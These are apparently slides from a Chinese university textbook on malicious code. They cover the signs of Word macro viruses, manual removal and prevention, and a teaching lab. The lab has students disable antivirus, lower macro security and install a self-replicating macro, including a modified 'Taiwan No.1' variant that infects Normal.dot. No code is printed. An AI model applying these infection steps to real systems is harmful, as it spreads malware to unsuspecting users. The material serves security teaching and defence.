- 在Normal模板发现有AutoOpen等自动宏，FileSave等标准宏或一些怪名字的宏，而自己又没有加载特殊模板，这就有可能有病毒了。
- 当打开一个文档时，未经任何改动，立即就有存盘操作
- 打开以DOC为后缀的文件在另存菜单中只能以模板方式存盘
- 无法使用“另存为（Save As）”修改路径
- 不能再被转存为其它格式的文件
- DOC文件具备与DOT文档相一致的内部格式(尽管文件扩展名未改变)。

手工清除宏病毒的方法

- 1．打开宏菜单，在通用模板中删除您认为是病毒的宏。
- 2．打开带有病毒宏的文档（模板），然后打开宏菜单，在通用模板和病毒文件名模板中删除您认为是病毒的宏。
- 3．保存清洁文档。

预防宏病毒

- 对于已染毒的模板文件（Normal.dot），应先其中的自动宏清除（AutoOpen、AutoClose、AutoNew），然后将其置成只读方式。
- 对于其他已染毒的文件均应将自动宏清除，这样就可以达到清除病毒的目的。
- 平时使用时要加强预防。对来历不明的宏最好删除。
- 先禁止所有自动执行的宏。
- 安装反病毒软件。

Word宏病毒实验

- 【实验目的】
  - 演示宏的编写
  - 说明宏的原理及其安全漏洞和缺陷
  - 理解宏病毒的作用机制
- 【实验平台】
  - Windows系列操作系统
  - Word 2003应用程序

- 【实验步骤】
  - 软件设置：关闭杀毒软件的自动防护功能。
  - 打开Word 2003，在工具→宏→安全性中，将安全级别设置为低，在可靠发行商选项卡中，选择信任任何所有安装的加载项和模板，选择信任visual basic项目的访问。

- 实验八：自我复制功能演示。
- 打开一个word文档，然后按Alt+F11调用宏编写窗口（工具→宏→Visual Basic→宏编辑器），在左侧的project—>Microsoft Word对象→ThisDocument中输入源代码（参见源代码一或者从光盘上拷贝，位置为：“光盘盘符:\Experiment\macro\macro_1.txt”），保存。此时当前word文档就含有宏病毒，只要下次打开这个word文档，就会执行以上代码，并将自身复制到Normal.dot（word文档的公共模板）和当前文档的ThisDocument中，同时改变函数名（模板中为Document_Close，当前文档为Document_Open）。此时所有的word文档打开和关闭时，都将运行以上的病毒代码，可以加入适当的恶意代码，影响word的正常使用，本例中只是简单的跳出一个提示框。

- 实验九：类台湾1号病毒实验
- 对实验一的恶意代码稍加修改，使其具有一定的破坏性（这里以著名宏病毒“台湾1号”的恶意代码部分为基础，为使其在word2003版本中运行，且降低破坏性，对源代码作适当修改）。实验二的源码参见源代码二或者从光盘上拷贝，位置为：“光盘盘符:\Experiment\macro\macro_2.txt”。

- 该病毒的效果如下：当打开被感染的word文档时，首先进行自我复制，感染word模板，然后检查日期，看是否是1日（即在每月的1日会发作），然后跳出一个对话框，要求用户进行一次心算游戏，这里只用四个小于10的数相乘，如果用户的计算正确，那么就会新建一个文档，跳出如下字幕：“何谓宏病毒，答案：我就是……；如何预防宏病毒，答案：不要看我……”。如果计算错误，新建20个写有“宏病毒”字样的word文档，然后再一次进行心算游戏，总共进行3次，然后跳出程序。关闭文档的时候也会执行同样的询问。

- 清除宏病毒
  - 对每一个受感染的word文档进行如下操作：
  - 打开受感染的word文档，进入宏编辑环境（Alt+F11），打开Normal→Microsoft Word对象→This Document，清除其中的病毒代码（只要删除所有内容即可）。
  - 然后打开Project→Microsoft Word→This Document，清除其中的病毒代码。
  - 实际上，模板的病毒代码只要在处理最后一个受感染文件时清除即可，然而清除模板病毒后，如果重新打开其他已感染文件，模板将再次被感染，因此为了保证病毒被清除，可以查看每一个受感染文档的模板，如果存在病毒代码，都进行一次清除。

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

Q&A